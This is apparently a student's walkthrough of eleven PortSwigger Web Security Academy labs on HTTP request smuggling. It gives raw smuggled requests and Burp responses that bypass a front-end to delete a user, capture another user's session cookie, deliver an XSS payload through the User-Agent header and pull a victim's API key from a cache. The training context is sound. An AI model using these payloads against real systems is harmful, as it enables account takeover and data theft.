

**What is HTTP request smuggling?**

HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users.

**Lab1:** HTTP request smuggling, basic CL.TE vulnerability

**Description:** This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

**Testing procedure and snapshot:**

Using Burp Repeater, issue the following request twice:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 6


Transfer-Encoding: chunked

0


G

The second response should say: Unrecognized method GPOST.



**WEB SECURITY  
ACADEMY**

HTTP request smuggling, basic CL.TE vulnerability  
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

WE LIKE TO  
**BLOG** 



## Lab2: HTTP request smuggling, basic TE.CL vulnerability

**Description:** This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

### Testing procedure and snapshot:

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-length: 4

Transfer-Encoding: chunked

5c

GPOST / HTTP/1.1


Content-Type: application/x-www-form-urlencoded

Content-Length: 15

x=1

0

The second response should say: Unrecognized method GPOST.



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#)WE LIKE TO  
**BLOG** 

### Lab3: HTTP request smuggling, obfuscating the TE header

**Description:** This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

#### Testing procedure and snapshot:

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-length: 4

Transfer-Encoding: chunked

Transfer-encoding: cow

5c

GPOST / HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 15

x=1

0

The second response should say: Unrecognized method GPOST.\

Target: https://aced1f4d1ec4228780242301001300c3.web-security-academy.net

**Request**

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: aced1f4d1ec4228780242301001300c3.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: cow

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
x=1
0
```

**Response**

Raw Headers Hex

```
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
Connection: close
Keep-Alive: timeout=0
Content-Length: 27

"Unrecognized method GPOST"
```



WEB SECURITY  
ACADEMY

HTTP request smuggling, obfuscating the TE header

[Back to lab description >>](#)

LAB

Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)

WE LIKE TO  
**BLOG**



**Lab4:** HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

**Description:** This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.

### Testing procedure and snapshot:

Using Burp Repeater, issue the following request twice:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 35


Transfer-Encoding: chunked

0

GET /404 HTTP/1.1

X-Ignore: X

The second request should receive an HTTP 404 response.





HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)

WE LIKE TO  
**BLOG** 

## Lab5: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

**Description:** This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.

### Testing procedure and snapshot:

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-length: 4

Transfer-Encoding: chunked

5e

POST /404 HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 15

x=1

0

The second request should receive an HTTP 404 response.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to `https://acae1f7e1f096df8808a95f5001800db.web-security-academy.net`. The 'Request' pane shows a POST request to `/404 HTTP/1.1` with headers: `Host: acae1f7e1f096df8808a95f5001800db.web-security-academy.net`, `Content-Type: application/x-www-form-urlencoded`, `Content-length: 4`, and `Transfer-Encoding: chunked`. The body contains `5e` followed by a blank line, then `POST /404 HTTP/1.1`, `Content-Type: application/x-www-form-urlencoded`, and `Content-Length: 15`. The 'Response' pane shows an HTTP/1.1 404 Not Found response with headers: `Content-Type: application/json; charset=utf-8`, `Keep-Alive: timeout=0`, `Connection: close`, and `Content-Length: 11`. The body contains `"Not Found"`.



HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)

WE LIKE TO   
**BLOG** 



**Lab6:** Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

**Decription:** This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at `/admin`, but the front-end server blocks access to it.



To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user carlos.

### **Testing procedure and snapshot:**

Try to visit /admin and observe that the request is blocked.

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Transfer-Encoding: chunked
```

0

```
GET /admin HTTP/1.1
X-Ignore: X
```

Observe that the merged request to /admin was rejected due to not using the header Host: localhost.

Issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Transfer-Encoding: chunked
```

0

```
GET /admin HTTP/1.1
Host: localhost
X-Ignore: X
```

Observe that the request was blocked due to the second request's Host header conflicting with the smuggled Host header in the first request.

Issue the following request twice so the second request's headers are appended to the smuggled request body instead:

POST / HTTP/1.1  
Host: your-lab-id.web-security-academy.net  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 116  
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1  
Host: localhost  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 10

x=

Observe that you can now access the admin panel.

Using the previous response as a reference, change the smuggled request URL to delete the user carlos:

POST / HTTP/1.1  
Host: your-lab-id.web-security-academy.net  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 139  
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1  
Host: localhost  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 10

x=

Target: https://acf31ffd1f066dc18073968c00d6002d.web-security-academy.net

**Request**

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: acf31ffd1f066dc18073968c00d6002d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 139
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```

**Response**

Raw Headers Hex

```
HTTP/1.1 302 Found
Location: /admin
Set-Cookie: session=n2k7hSMnOCXDPuTz87AJ4aSpE1PW4hR; Path=/; Secure; HttpOnly
Keep-Alive: timeout=0
Connection: close
Content-Length: 0
```



Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Account login](#)

WE LIKE TO  
**BLOG** 



**Lab7:** Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

**Description:** This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. There's an admin panel at /admin, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user carlos.

### **Testing procedure and snapshot:**

Try to visit `/admin` and observe that the request is blocked.

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
```

```
Host: your-lab-id.web-security-academy.net
```

```
Content-length: 4
```

```
Transfer-Encoding: chunked
```

```
60
```

```
POST /admin HTTP/1.1
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 15
```

```
x=1
```

```
0
```

### **Note**

You need to include the trailing sequence `\r\n\r\n` following the final 0.

Observe that the merged request to `/admin` was rejected due to not using the header `Host: localhost`.

Issue the following request twice:

```
POST / HTTP/1.1
```

```
Host: your-lab-id.web-security-academy.net
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-length: 4
```

```
Transfer-Encoding: chunked
```

```
71
```

```
POST /admin HTTP/1.1
```

```
Host: localhost
```

Content-Type: application/x-www-form-urlencoded  
Content-Length: 15

x=1  
0

Observe that you can now access the admin panel.

Using the previous response as a reference, change the smuggled request URL to delete the user carlos:

POST / HTTP/1.1  
Host: your-lab-id.web-security-academy.net  
Content-length: 4  
Transfer-Encoding: chunked

87  
GET /admin/delete?username=carlos HTTP/1.1  
Host: localhost  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 15

x=1  
0

Target: https://ac5e1f2a1e2e55d28098660d00960008.web-security-academy.net

**Request**

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: ac5e1f2a1e2e55d28098660d00960008.web-security-academy.net
Content-length: 4
Transfer-Encoding: chunked

87
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

**Response**

Raw Headers Hex

```
HTTP/1.1 302 Found
Location: null
Set-Cookie: session=I50Jq9fjITdypW1iMtCb6qMCbOTDOosN; Path=/; Secure: HttpOnly
Keep-Alive: timeout=0
Connection: close
Content-Length: 0
```



Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Account login](#)



## Lab8: Exploiting HTTP request smuggling to reveal front-end request rewriting

**Description:** This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

There's an admin panel at /admin, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the X-Forwarded-For header but has a different name.

To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user carlos.

### **Testing procedure and snapshot:**

Browse to /admin and observe that the admin panel can only be loaded from 127.0.0.1.

Use the site's search function and observe that it reflects the value of the search parameter.

Use Burp Repeater to issue the following request twice.

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 124

Transfer-Encoding: chunked

0

POST / HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 200

Connection: close

search=test

The second response should contain "Search results for" followed by the start of a rewritten HTTP request.

Make a note of the name of the X-\*-IP header in the rewritten request, and use it to access the admin panel:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 143

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

X-abcdef-lp: 127.0.0.1

Content-Type: application/x-www-form-urlencoded  
Content-Length: 10  
Connection: close

x=1

Using the previous response as a reference, change the smuggled request URL to delete the user carlos.

POST / HTTP/1.1  
Host: your-lab-id.web-security-academy.net  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 166  
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1  
X-abcdef-lp: 127.0.0.1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 10  
Connection: close

x=1



Target: https://ac7b1fcb1f22a37380450a0300460087.web-security-academy.net



## Response

Raw Headers Hex HTML Render

```
</div>
<div class="widgetcontainer-lab-status is-notsolved">
  <span>LAB</span>
  <p>Not solved</p>
  <span class="lab-status-icon"></span>
</div>
</div>
</section>
</div>
<section class="maincontainer">
  <div class="container is-page">
    <header class="navigation-header">
      <section class="top-links">
        <a href="/>Home</a><p>|</p>
        <a href="/login">Account login</a><p>|</p>
      </section>
    </header>
    <section class="blog-header">
      <h1>0 search results for 'testPOST / HTTP/1.1
X-jIbcAN-Ip: 185.221.69.46
Host: ac7b1fcb1f22a37380450a0300460087.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Transfer- ' </h1>

    <hr>
  </section>
  <section class="search">
    <form action="/" method="POST">
      <input maxlength="600" type="text" placeholder="Search
the blog..." name="search">
      <button type="submit" class="button">Search</button>
    </form>
  </section>
  <section class="blog-list">
    <div class="is-linkback">
      <a href="/">Back to Blog</a>
    </div>
  </section>
</div>
</section>
</div>
</body>
</html>
```

Target: https://ac7b1fcb1f22a37380450a0300460087.web-security-academy.net

**Request**

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: ac7b1fcb1f22a37380450a0300460087.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
X-jlbcAN-IP: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close

x=1
```

**Response**

Raw Headers Hex

```
HTTP/1.1 303 Found
Location: null
Set-Cookie: session=PjYe22t0obG29U5kmPQiktC2wGqUk154; Path=/; Secure; HttpOnly
Keep-Alive: timeout=0
Connection: close
Content-Length: 0
```



WEB SECURITY  
ACADEMY

Exploiting HTTP request smuggling to reveal front-end request rewriting

[Back to lab description >>](#)

LAB

Solved

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Account login](#)

WE LIKE TO  
**BLOG**

Search the blog...

Search

## Lab9: Exploiting HTTP request smuggling to capture other users' requests

**Description:** This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server that causes the next user's request to be stored in the application. Then retrieve the next user's request and use the victim user's cookies to access their account.

### Testing procedure and snapshot:

Visit a blog post and post a comment.

Send the comment-post request to Burp Repeater, shuffle the body parameters so the comment parameter occurs last, and make sure it still works.

Increase the comment-post request's Content-Length to 400, then smuggle it to the back-end server:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 256

Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 400

Cookie: session=your-session-token

csrf=your-csrf-token&postId=5&name=Carlos+Montoya&email=carlos%40normal-user.net&website=&comment=test

View the blog post to see if there's a comment containing a user's request. Note that the target user only browses the website intermittently so you may need to repeat this attack a few times before it's successful.

If the stored request is incomplete and doesn't include the Cookie header, you will need to slowly increase the value of the Content-Length header in the smuggled request, until the whole cookie is captured.

Copy the user's Cookie header from the comment, and use it to access their account.

Target: https://ac591fcb1eb9641a80ed050800530012.web-security-aca

**Request**

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: ac591fcb1eb9641a80ed050800530012.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 263
Transfer-Encoding: chunked

POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 670
Cookie: session=1AozZe4Fb4vRri50MaPlXz7GGVwyA2Ia
csrf=1ss1tNYxsl4afa0IFHMFV5bOjh4qCDqf6postId=3&name=subash@email
=sub.paude14@gmail.com&website=comment=Hi
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=CHYOleaGABqYWHM2ThumPhoYuBMOJJJeS; Path=/; Secure; HttpOnly
Keep-Alive: timeout=0
X-XSS-Protection: 0
Connection: close
Content-Length: 4757

<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/css/labsBlog.css" rel="stylesheet">
    <title>Exploiting HTTP request smuggling to capture other users' requests</title>
  </head>
  <body>
    <div theme="blog">
      <script src="/resources/js/labHeader.js"></script>
      <div id="labHeader">

      <section class="pageHeader">
        <div class="container">
          
          <div class="title-container">
            <h2>Exploiting HTTP request smuggling to capture other users' request
            <a class="link-back"
href="https://portswigger.net/web-security/request-smuggling/exploiting/lab-capture-other-use
">
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;<svg version="1.1" id
xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow"
            <g>
              <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
              <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
            </g>
          </a>
        </div>
      <div class="widgetcontainer-lab-status is-notsolved">
```



## Exploiting HTTP request smuggling to capture other users' requests

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [Account login](#)

## Login

Username

### Lab10: Exploiting HTTP request smuggling to deliver reflected XSS

**Description:** This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

The application is also vulnerable to reflected XSS via the User-Agent header.

To solve the lab, smuggle a request to the back-end server that causes the next user's request to receive a response containing an XSS exploit that executes alert(1).

### Testing procedure and snapshot:

Visit a blog post, and send the request to Burp Repeater.

Observe that the comment form contains your User-Agent header in a hidden input.

Inject an XSS payload into the User-Agent header and observe that it gets reflected:  
"/><script>alert(1)</script>

Smuggle this XSS request to the back-end server, so that it exploits the next visitor:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 150

Transfer-Encoding: chunked

0

GET /post?postId=5 HTTP/1.1

User-Agent: a"/><script>alert(1)</script>

Content-Type: application/x-www-form-urlencoded

Content-Length: 5


x=1

Note that the target user only browses the website intermittently so you may need to repeat this attack a few times before it's successful.

...ff1f8e803a80cf1577005b006f.web-security-academy.net says

1

OK



## Lab11: Exploiting HTTP request smuggling to perform web cache deception

**Description:** This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is caching static resources.

To solve the lab, perform a request smuggling attack such that the next user's request causes their API key to be saved in the cache. Then retrieve the victim user's API key from the cache and submit it as the lab solution. You will need to wait for 30 seconds from accessing the lab before attempting to trick the victim into caching their API key.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

### Testing procedure and snapshot:

Log in to your account.

Click "Account Details" on the top right, and observe that the response doesn't have any anti-caching headers.

Smuggle a request to fetch the API key:

POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 42

Transfer-Encoding: chunked

0

GET /my-account HTTP/1.1

X-Ignore: X

Repeat this request a few times, then load the home page in an incognito browser window.

Use the Search function on the Burp menu to see if the phrase "Your API Key" has appeared in any static resources. If it hasn't, repeat the POST requests, force-reload the browser window, and re-run the search.

Submit the victim's API key as the lab solution.

The screenshot shows the Burp Suite search interface. The search term "Your API Key" is entered in the search bar. The search results table lists various requests and responses, with the entry for "/resources/js/tracking.js" highlighted. Below the table, the "Request" tab is selected, showing the raw request data. The search results indicate 1 match for the search term.

Source	Host	URL	Status	Length	Time requested
Scanner	https://ac811f981ecff3c81c03ba30094002f.web-security-academy.net	/my-account?id=carlos	200	3630	18:03:32 3 May 2020
Proxy	https://ac811f981ecff3c81c03ba30094002f.web-security-academy.net	/my-account?id=carlos	200	3630	18:04:20 3 May 2020
Proxy	https://ac811f981ecff3c81c03ba30094002f.web-security-academy.net	/my-account?id=carlos	200	3630	18:05:34 3 May 2020
Scanner	https://ac811f981ecff3c81c03ba30094002f.web-security-academy.net	/resources/js/tracking.js	200	3763	18:06:27 3 May 2020
Proxy	https://ac811f981ecff3c81c03ba30094002f.web-security-academy.net	/resources/js/tracking.js	200	3763	18:07:53 3 May 2020
Proxy	https://ac811f981ecff3c81c03ba30094002f.web-security-academy.net	/resources/js/tracking.js	200	3763	18:09:27 3 May 2020
Proxy	https://ac811f981ecff3c81c03ba30094002f.web-security-academy.net	/resources/js/tracking.js	200	3763	18:10:04 3 May 2020
Scanner	https://portswigger.net	/web-security/request-smuggling/exploiting/l...	200	29565	17:39:41 3 May 2020

Request Response

Raw Headers Hex HTML Render


```
</section>
</header>
<h1>My Account</h1>
<div>Your API Key is: HgRXewiGIXKh6ABrf3LzcRaLab8R3pnu</div><br/>
<form class="login-form" action="/my-account/change-email" method="POST">
  <label>Email</label>
  <input required type="email" name="email" value="">
  <input required type="hidden" name="csrf" value="2UibVnQNCeVnLL1o1xbas93mZoYFK5fFK">
  <button class='button' type='submit'> Update email </button>
</form>
```

Your API Key

Search completed 1 match 8 results



## Exploiting HTTP request smuggling to perform web cache deception

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Account login](#)

WE LIKE TO   
**BLOG** 

